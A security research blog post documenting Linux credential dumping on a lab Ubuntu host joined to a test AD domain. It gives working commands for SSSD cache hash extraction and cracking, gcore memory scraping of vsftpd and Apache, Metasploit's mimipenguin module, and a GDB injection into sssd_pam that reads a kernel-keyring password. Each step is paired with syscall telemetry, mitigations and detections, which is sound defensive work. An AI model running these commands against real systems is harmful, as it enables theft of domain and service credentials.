
When people talk about credential dumping, the conversation almost always defaults to Windows. lsass.exe, Mimikatz, DCSync; it's a well-known story, and defenders have had a decade to build detections around it. Sysmon watches process access to lsass.exe. EDR vendors provide dedicated rules for it. Every blue team knows to expect it.
Linux gets much less of that attention, despite sitting at the center of most hybrid environments, domain-joined via SSSD, running the web servers, the FTP endpoints, and the internal tooling. From an attacker's perspective, the credentials are just as real and they're often just as reusable against the same Active Directory domain, and the detection coverage on the Linux side is thinner almost everywhere. From a defender's perspective, it's exactly why this class of technique deserves the same scrutiny LSASS access gets.
This blog walks through a two-part research effort I ran against a small Ubuntu research activity joined to a test AD domain (company.local), simulating a root-level adversary who has already landed a shell and wants credentials. Part one goes after what's sitting quietly on disk. Part two goes after what's living in memory and, ultimately, what's sitting in a part of the kernel that even root can't casually read.
What’s Ahead
The research ahead is chronologically progressed:
- Offline Extraction: pulling cached Active Directory credentials (domain user and cached password hash) out of SSSD's local database and cracking the resulting hash using hashcat tool.
- Live Memory Extraction: pulling plaintext credentials directly out of running process memory, working through four different targets of increasing difficulty, ending with a technique for reading a kernel keyring key that isn't supposed to be readable at all (even by the root).
That ordering isn't random. Offline cache extraction is the "quieter," more classical technique ; it's the one MITRE ATT&CK already has a named sub-technique and public tooling for. Live memory extraction is broader in scope and builds in difficulty, and the kernel keyring piece at the end is the most interesting and least automated part of the whole exercise.
Every step below assumes the attacker already has a root-level interactive shell on the victim host. That's a deliberate simplification, called out explicitly in the underlying research: the SSSD cache lives in a directory only readable by root, and getting from a limited shell to root on Linux has no equivalent to Windows' getsystem, it depends entirely on whatever local privilege escalation vulnerabilities or misconfigurations happen to exist. That's a separate research problem, and it's out of scope here.
Setting the Stage: Getting the shell
Both halves of this linux credentials extraction research started the same way. A Metasploit Linux payload (payload/linux/x64/meterpreter/reverse_tcp) was configured and compiled to an ELF binary.

Generating the ELF Executable
Once SSSD.elf was executed on the victim Ubuntu host via sudo/root, it called back and handed over an interactive root Meterpreter session. From there, sessions -i 1 drops into a normal Meterpreter prompt with full filesystem access.

Interactive remote shell to the victim system
Syscall-level telemetry, captured with bpftrace, shows exactly what that looks like on the syscalls level: an execve of sudo ./SSSD.elf, an openat on the binary, a second execve of ./SSSD.elf itself running as UID 0, and a connect() back to the attacker's listener a moment later.
PART I - Offline Extraction: Cracking the SSSD cache
Why do domain-joined Linux hosts have cached credentials at all ?
SSSD (System Security Services Daemon) is what lets a Linux host authenticate against Active Directory. Part of its job is supporting offline logon, if the domain controller is unreachable, a user who has logged in before should still be able to get back in using a locally cached copy of their credential. That cache lives on disk at:
/var/lib/sss/db/cache_<domain>.ldb
In this research activity, that's /var/lib/sss/db/cache_company.local.ldb. It's an LDB (LDAP-like) database file, restricted to root by filesystem permissions, which is exactly why the root shell above is an important prerequisite for this whole line of attack.
Reading the cache
The first way to look at the file is just cat:
meterpreter > cat cache_company.local.ldb
That dumps the raw binary contents to the terminal, readable enough to see fragments of distinguished names and object attributes scrolling past, but not structured enough to actually work with. The research also captured a straight copy of the file into the victim's own Downloads or /tmp folder. Sample logs below:
| cat cache_company.local.ldb | [SYSCALL:execve][ENTER] TIME:12:53:20 Probe: tracepoint:syscalls:sys_enter_execve Syscall: execve() PID: 7127 UID: 0 Binary: /usr/bin/cat ARG1: cat ARG2: cache_company.local.ldb EXIT RETURN: 0 |
cat used to read raw binary contents of SSSD cache file |
|---|---|---|
| cat command process related | [SYSCALL:openat][ENTER] TIME:12:53:20 Probe: tracepoint:syscalls:sys_enter_openat Syscall: openat() PID: 7127 PROCESS: cat UID: 0 FILE: cache_company.local.ldb FLAGS: 0 FD_RETURNED: 4 |
File open for reading. |
| cat command process related | [SYSCALL:read][ENTER/EXIT] TIME:12:53:20 Probe: tracepoint:syscalls:sys_enter_read Probe: tracepoint:syscalls:sys_exit_read Syscall: read() PID: 7127 PROCESS: cat FD: 4 |
Full file contents extracted in 128KB chunks via glibc fread() (13 consecutive read() calls) BUFSIZE: 131072 bytes per call (128KB chunks) BYTES_READ per call: 131072 (12 calls) then 36864 (partial) then 0 (EOF) |
The real parsing tool here is ldbsearch, part of the Samba/LDB toolchain:
ldbsearch -H /var/lib/sss/db/cache_company.local.ldb
Note: the raw syscall trace shows the first attempt at this command actually failed, because the path was passed without its leading slash (var/lib/sss/db/... instead of /var/lib/sss/db/...). It's a small thing, but it's a nice reminder that even a scripted, deliberate attack chain still has ordinary human typos in its command history, and that those typos are themselves visible telemetry, not just noise.
Sample Logs:
| ldbsearch on cache file | [SYSCALL:execve][ENTER] TIME:12:56:06 Probe: tracepoint:syscalls:sys_enter_execve Syscall: execve() PID: 7310 UID: 0 Binary: /usr/bin/ldbsearch ARG1: ldbsearch ARG2: -H ARG3: var/lib/sss/db/cache_company.local.ldb |
Failed ldbsearch, wrong syntax provided in the command line |
|---|---|---|
| ldbsearch on cache file | [SYSCALL:execve][ENTER] TIME:12:56:43 Probe: tracepoint:syscalls:sys_enter_execve Syscall: execve() PID: 7328 UID: 0 Binary: /usr/bin/ldbsearch ARG1: ldbsearch ARG2: -H ARG3: /var/lib/sss/db/cache_company.local.ldb |
Syntax corrected and launched ldbsearch correctly |
Once corrected, ldbsearch returns the LDB records in full: sudo rules, group objects, GPO metadata, computer objects, and, most importantly, a user record for the domain account, user @company.local, carrying attributes like cachedPasswordType, lastCachedPasswordChange, and the one that matters:
cachedPassword: $6$J4KAQSGhbSnBsqj0$PTXQDzm3M9yNO7v0xlLPrpEPq3vPi35V/6m0C5vwTwdaUgEn7nuPfv1ypAiSETZLwUQWWe2b.m9C0jwqor9zO.
That $6$... prefix is a useful detail. It's a standard Unix crypt(3) SHA-512 hash, the exact same format Linux uses for local /etc/shadow entries. SSSD is simply storing a locally-computed crypt hash of the password it last validated against the domain, not a copy of the Windows domain-cache format. That distinction matters practically: guidance that defaults to Hashcat mode 2100 (the DCC2/mscash2 mode used for Windows cached domain credentials) will not touch this hash at all. Basically, the “$6$” will decide the hash type and its relevant mode in hashcat.
Cracking the hash using “Hashcat”
The correct mode is 1800 ; sha512crypt $6$, SHA512 (Unix):
hashcat -m 1800 -a 0 '$6$J4KAQSGhbSnBsqj0$PTXQDzm3M9yNO7v0xlLPrpEPq3vPi35V/6m0C5vwTwdaUgEn7nuPfv1ypAiSETZLwUQWWe2b.m9C0jwqor9zO.' hashwordlist.txt

Plain text password for the cachedPassword Hash
Separate Ways, Same Results
The research validated getting to that cached password hash in two different ways and both methods were exercised in this research
- On-host parsing. Everything above, cat, cp, ldbsearch, and even the eventual hashcat run, was demonstrated running directly on the victim, over the Meterpreter shell. This is the noisier but more self-contained path: nothing leaves the box until the operator chooses to move it.
- Automated remote exfiltration. Metasploit ships a purpose-built post-exploitation module for exactly this artifact: post/multi/gather/unix_cached_ad_hashes. Run against the same session, it locates and pulls /var/lib/sss/db/cache_company.local.ldb straight back to the attacker's own loot directory (/root/.msf4/loot/...), where parsing and cracking can happen locally instead.

Linux Post Exploitation Module for cache file extraction
What the telemetry saw
Every single step above has a matching, capturable syscall signature.
The execve of sudo./SSSD.elf, followed by the payload re-executing as UID 0.
cat cache_company.local.ldb: an execve for /usr/bin/cat, an openat on the target file, and, interestingly, thirteen consecutive read() calls in 128KB chunks (matching glibc's default fread() buffer size) before hitting EOF. That's a distinctive read pattern for "a tool bulk-reading an entire file," as opposed to the smaller, scattered reads a database engine normally does against its own files.
cp cache_company.local.ldb /home/user/Downloads: an execve for /usr/bin/cp, an openat on the source file, and a second openat creating the destination copy outside the SSSD database directory entirely ; which is itself a meaningful signal, since legitimate SSSD tooling has no reason to copy its cache anywhere.
ldbsearch: the failed attempt (relative path, no output), the corrected attempt (openat with read/write flags against the real path), and an explicit alert rule firing in the trace: [ALERT:LDB-ACCESS], logged the moment an unrecognized process (ldbsearch, not sssd_be) opened the cache file.
The ldbsearch output being redirected into a new file (ldbsearch.txt) in the user's Downloads folder or a /tmp folder, an openat with O_CREAT-style flags, i.e., a brand-new file appearing where one didn't exist before.
SYSCALL Logs File: file.log
PART-II: Live Memory Extraction
Cached credentials on disk are one thing. In linux, credentials are stored in hashed form (SHA 512) or encrypted form (AES 256) on the disk, but in the RAM or the memory of the processes, the credentials/secrets are stored in plain text. Even through the kernel keyrings, credentials can be extracted in plain text. This part of the research went after four different sources of that linux In-Memory credentials, each one a little harder to get to than the last.
VSFTPD: FTP credentials in cleartext memory
The setup, on the victim host, was deliberately simple:
sudo apt update && sudo apt install vsftpd -y
sudo useradd -m XYZ
sudo passwd XYZ          # password: secret_password
sudo systemctl restart vsftpd
From the attacker's Kali box, an FTP session was opened and left connected:
ftp 192.168.51.1
Name (192.168.51.1:kali): XYZ
Password:
230 Login successful.
With that session live, the attacker (either over the existing Meterpreter shell, or directly on the victim terminal) located the vsftpd process and dumped it:
pgrep -fl vsftpd
gcore -o /tmp/vsftpd_dump_demo2 24300
strings /tmp/vsftpd_dump_demo2.24300 | grep -i "secret_password"
gcore produces a full memory core dump of the running process without killing it. strings piped through grep against a known keyword then pulls the plaintext password ; secret_password ; straight out of the dump. vsftpd, like a lot of long-lived daemons, simply holds the credential in a buffer in memory for the life of the session; nothing about the protocol itself needs to expose it, but the implementation does.

VSFTPD SYSCALL LOGS: file.log
Apache2: HTTP Basic Auth in cleartext memory
Same idea, different daemon. On the victim:
sudo apt install apache2 apache2-utils -y
sudo mkdir /var/www/html/secure
echo "<h1>Secure Area</h1>" | sudo tee /var/www/html/secure/index.html
sudo htpasswd -c /etc/apache2/.htpasswd webadmin   # password: secret_apache
With a <Directory> block added to 000-default.conf requiring AuthType Basic and Require valid-user against that htpasswd file, the attacker authenticates from Kali:
curl -u webadmin:secret_apache http://192.168.51.1/secure/
<h1>Secure Area</h1>
Then, exactly as with vsftpd, the attacker enumerates the Apache worker processes, dumps one, and greps the dump:
pgrep -fl apache2
sudo gcore 6907
strings core.6907 | grep "secret_apache"
The credential, webadmin:secret_apache, comes back out of the core file, and interestingly it shows up more than once in the same dump. That's consistent with how Apache's Basic Auth handling tends to copy the credential through more than one buffer as it validates it against the htpasswd file, leaving multiple live copies sitting in memory simultaneously rather than one.
APACHE2 SYSCALL LOGS: file.log
GNOME Keyring Daemon: Automating it with Metasploit
The manual gcore + strings pattern above is exactly what the Metasploit module post/linux/gather/mimipenguin automates, applied against a broader set of targets, including the GNOME keyring daemon, which is what actually holds a locally logged-in desktop user's login password on Ubuntu.
Run against the session, the module works through a fixed list of candidate processes (gnome-keyring-daemon, gdm-password, vsftpd, sshd, lightdm) and reports what it finds:
msf post(linux/gather/mimipenguin) > exploit
[*] Checking for matches in process gnome-keyring-daemon
[*] Checking for matches in process gdm-password
[*] Checking for matches in process vsftpd
[*] Checking for matches in process sshd
[*] Checking for matches in process lightdm
[+] Found 2 valid credential(s)!

Credentials
===========
  Process Name           Username  Password
  ----                   --------  --------
  gnome-keyring-daemon   ABC      <redacted>
  gnome-keyring-daemon   XYZ      secret_password
Two local accounts, both recovered in plaintext. It's worth calling out the module's failure mode too, because it's informative. Run again with no additional users actively logged in, it aborts cleanly with not-found: Failed to find any passwords. The technique only works against sessions that are actually live, the secret has to currently be resident in that process's memory, which means the target user has to be logged in at the time.

SYSCALL LOGS: file.log
Kernel Keyrings: Extracting “AD Domain User” Plain Text Password (Reading a key you don't possess)
AD Domain Account mimipenguin couldn't see: Here's where it gets more interesting. There were three logged-in users on this host: two local accounts (ABC, XYZ) and the Active Directory domain account, user @company.local. The GNOME-keyring/mimipenguin pass above recovered both local accounts' passwords, and came up completely empty for the domain account.
That's not a tooling limitation so much as an architectural fact: AD domain user credentials on an SSSD-managed Linux host are not stored in the GNOME keyring daemon at all. They live in the Linux kernel keyring instead, a completely different subsystem, held in kernel memory rather than a userspace daemon's process memory, and subject to its own, much stricter access-control model. Root doesn't automatically get to read an arbitrary key just by being root; keyring access is governed by possession ; you either own the key, or you're operating in the context of the process that does.
Getting the domain account's password out of the kernel keyring requires a different, more manual approach.
Step 1: Confirm the key exists.
cat /proc/keys | grep <domain_user>
If user kernel keyring is not there, then try to login to the AD domain user account when the Domain controller is offline and then check for the keys.
Keys in /proc/keys are listed by a hex ID. Converting that to decimal (printf '%d\n' <hex_id>)
Step 2: Try to read it directly.
keyctl read <key_id>
This fails. Even as root, running keyctl from an interactive Bash shell means the calling process is /bin/bash ; and /bin/bash is not, and has never been, the possessor of that key. Possession is about which process context you're executing in, not which Unix user ID you hold.
Step 3: Find the actual possessor.
The candidate is SSSD itself, since it's the component responsible for creating and managing that key in the first place:
pgrep -a sssd
pgrep -a sssd | grep -E "sssd_pam|sssd_be"
sssd_pam and sssd_be are the specific SSSD sub-processes responsible for authentication and back-end secret handling, and one of them is expected to be the key's actual possessor.
Step 4: Get code running inside that process.
This is the core of the technique: rather than trying to read the key from outside, attach a debugger to the possessor process and make it issue the read on your behalf.
SSSD_PID=$(pgrep -x sssd_pam || pgrep -x sssd_be || pgrep -f "sssd_pam\|sssd_be" | head -1)

ps -p $SSSD_PID -o pid,comm,user

gdb -p $SSSD_PID -batch \
  -ex "set \$buf = (char*)malloc(256)" \
  -ex "set \$ret = (long)syscall(250, 11, <key_id_decimal>, \$buf, 256, 0)" \
  -ex "p \$ret" \
  -ex "x/<kernel_keyring_bytes> \$buf" \
  -ex "x/s \$buf" \
  2>/dev/null
The “gdb -p $ SSSD_PID” attaches the gdb to this running process, and the “-batch” runs the gdb non-interactively (running all the given commands in sequence and quitting automatically). A buffer is then allocated inside the SSSD memory via “set \$ buf = (char*)malloc(256)". “"set \$ ret = (long)syscall(250, 11, <key_id_decimal>, \$ buf, 256, 0)" makes the SSSD call itself, i.e. instead of /bin/bash calling keyctl <key value> [which gave the permission error], SSSD (the possessor) is made to call the keyctl. The return value is captured and printed with the dump raw bytes from $buf, then those raw bytes are printed as strings on the console. Since SSSD is the actual possessor of the key, the call succeeds, and the buffer GDB then reads back out contains the domain account's password in plaintext ; no offline cracking required this time, unlike Part I.
SYSCALL LOGS: file.log
NOTE: AD domain user cached credentials and the plaintext password stored in the kernel keyring are the results of two separate, independently-gated mechanisms: one governs offline authentication, the other governs Kerberos ticket auto-recovery.
Mechanism 1: The SSSD offline credential cache (/var/lib/sss/db):
- When the Domain Controller (DC) is online and an AD domain user logs into the device, and cache_credentials = True is set in sssd.conf, SSSD caches that user's identity metadata and a salted password hash into the ldb database cache_company.local.ldb under /var/lib/sss/db. This cache is what enables offline authentication; if the DC later becomes unreachable, the user can still log in because SSSD validates the entered password against this locally cached hash rather than against the DC. Note that this offline-login capability is gated entirely by cache_credentials, no other setting is required for it to work.
Mechanism 2: The plaintext password in the kernel keyring.
- The setting krb5_store_password_if_offline = True in sssd.conf is what causes SSSD to store the AD domain user's password in plaintext in the kernel keyring, and it does so only during an offline login. Its purpose is not to enable offline authentication (that is Mechanism 1's job) but to retain the plaintext so that, once the DC becomes reachable again, SSSD can automatically use it to acquire a Kerberos TGT for the user without requiring them to re-authenticate.
What happens when krb5_store_password_if_offline = false.
- Setting this to false does not affect offline authentication in any way, the user can still log in against the cached hash from Mechanism 1 exactly as before. The only difference is that no plaintext password is ever written to the kernel keyring, which means SSSD cannot silently auto-acquire a TGT when the DC returns (the user must re-authenticate to regain Kerberos SSO). Because the plaintext is never stored, this setting also completely removes the kernel-keyring plaintext-extraction attack surface.
Why an online login produces no plaintext keyring entry.
- When the DC is online, SSSD obtains the user's TGT directly through the standard Kerberos exchange (Authentication Service-REQUEST/Authentication Service-RESPONSE) at login time. On this online path, SSSD has no reason to store the plaintext and therefore never calls add_key() to store it, so no plaintext key is created in /proc/keys for that login. The plaintext keyring entry is exclusively a product of the offline login path combined with krb5_store_password_if_offline = True; it is not created during online logins and then discarded, it is simply never created in that case.
How this fits (and extends) existing public research
T1003.005: Cached Domain Credentials, and Linikatz
MITRE ATT&CK's T1003 (OS Credential Dumping) sub-technique T1003.005 (Cached Domain Credentials) already documents this exact artifact class by name: on SSSD-managed Linux hosts, cached credentials live at /var/lib/sss/db/cache.[domain].ldb, and adversaries use tools like tdbdump, or Linikatz (originally published by Portcullis/Cisco CX Security as "Where 2 Worlds Collide: Bringing Mimikatz et al. to UNIX," and later extended by Orange Cyberdefense as LinikatzV2), to automate locating and extracting them. Part I of this research is a manual walkthrough of exactly what Linikatz automates end to end: locate the cache, parse it, extract the hash, crack it.
T1003.007: Proc Filesystem, and MimiPenguin
Sub-technique T1003.007 (Proc Filesystem) covers the broader class of pulling credentials out of /proc/<pid>/maps and /proc/<pid>/mem, and its own MITRE reference list cites MimiPenguin directly. Notably, MimiPenguin's own documented target list explicitly includes vsftpd active FTP sessions and Apache Basic Auth sessions, the exact two services targeted manually in Part II. The manual gcore + strings work here demonstrated what MimiPenguin already automates against those same daemons, and the subsequent use of Metasploit's post/linux/gather/mimipenguin module against the GNOME keyring daemon is a direct application of that same published tool.
Keydump: the closest analogs to the kernel-keyring technique
keydump, by the author (zer1t0), dumps any key reachable from a target process or thread's keyrings, using a compiled shellcode implant injected via ptrace. And the tool's own published documentation demonstrates it being run against the sssd process specifically, recovering a plaintext password from one of its keys. That is close to a direct precedent for the exact scenario in Part II: reading an SSSD-held password key by acting as, or injecting into, its possessor.
Adding to the existing research
To be precise about it: the idea of reading an SSSD-possessed keyring key by injecting into the possessor process is not new, keydump already demonstrates it. What's different in this research is the mechanism. Instead of compiling and dropping a purpose-built shellcode injector, the technique here uses GDB, a debugger already present on most Linux systems, and its built-in ability to call arbitrary functions (including raw syscalls) inside an attached process. That's a meaningfully different operational profile for a defender: no custom ELF binary ever touches disk, and the forensic signature is "a debugger attached to a credential daemon" rather than "an unfamiliar injector binary executed." Both are detectable, but they're detectable in different ways, and a detection made to catch keydump's shellcode injection pattern won't necessarily catch a GDB-based one.
Defensive takeaways
Pulling the two halves together, a single compromised root shell on an AD-joined Linux host exposes:
- A locally cached copy of the domain user's password (SSSD's cache_domain.ldb).
- Plaintext credentials for any service that holds them in memory for the life of a session (vsftpd, Apache Basic Auth, and by extension any similarly-designed daemon).
- Plaintext credentials for any locally logged-in desktop user (via the GNOME keyring daemon).
- The plaintext domain password itself, directly, via the kernel keyring, no cracking needed, for as long as the domain user's SSSD-managed session persists.
Every one of these assumes the root has already been obtained.
Mitigations
Harden ptrace. kernel.yama.ptrace_scope set to 2 (admin-only) or 3 (disabled entirely, requiring a reboot to re-enable) difficulties the usage of both the gcore-based memory dumps and the GDB-based kernel-keyring technique, since both ultimately rely on ptrace access to the target process.
Restrict core dumps for credential-adjacent daemons. Disabling core dumps via prctl(PR_SET_DUMPABLE, 0), systemd's LimitCORE=0, or equivalent controls removes gcore as a viable path against vsftpd, Apache, and similar services.
Harden SSSD's offline cache. Disable cache_credentials where offline logon isn't actually a business requirement.
Constrain ptrace via mandatory access control. AppArmor or SELinux profiles that deny ptrace/CAP_SYS_PTRACE against sssd_be, sssd_pam, and other credential-holding daemons close off the possessor-injection path even for a root-level attacker.
Treat password strength as a real control here. The offline crack in Part I succeeded quickly because the password was in a small wordlist ; sha512crypt's cost factor buys real time against a strong, unpredictable password, and buys almost nothing against a weak one.
Detection opportunities
Nearly every technique above showed up cleanly in bpftrace-captured syscall telemetry during this research, which suggests a fairly compact set of rules covers most of it:
Unauthorized .ldb access: alert on any process other than sssd_be opening files under /var/lib/sss/db/.
Anomalous binary execution: ldbsearch, tdbdump, strings, gcore, or gdb executing with arguments referencing /var/lib/sss/db/ or the PID of a credential-holding daemon.
ptrace(PTRACE_ATTACH / PTRACE_SEIZE) targeting credential daemons: specifically SSSD's sub-processes, but the same rule generalizes to any service expected to hold live secrets (vsftpd, Apache, GNOME keyring daemon).
openat() on /proc/<pid>/maps immediately followed by openat() on /proc/<pid>/mem for the same PID, a strong, fairly specific signature for memory-scraping tools like MimiPenguin.
Cross-process memory reads via process_vm_readv(): the most direct kernel API for one process to read another's memory without touching /proc at all, and worth monitoring independently of the /proc path above.
Unusual /proc/keys reads or keyctl syscall invocations outside the processes normally expected to make them, a good candidate signal for the kernel-keyring technique specifically, since legitimate keyctl usage on a given host tends to be limited to a small, predictable set of callers.
Output-spooling patterns: new files appearing in user-writable directories (~/Downloads, /tmp) immediately after one of the access patterns above, suggesting extracted material is being staged for offline processing.
Conclusion
Nothing in either half of this research relies on a zero-day or an undocumented research, SSSD's cache location, gcore, strings, and the kernel keyring's possession model are all publicly documented, and tools like Linikatz, MimiPenguin, tickey, and keydump already automate large parts of this same detonations. What this work adds is a fully chained walkthrough of the entire picture in one place, disk, memory, and kernel, paired end to end with the syscall-level telemetry needed to detect each step, including a debugger-based alternative to purpose-built keyring injectors.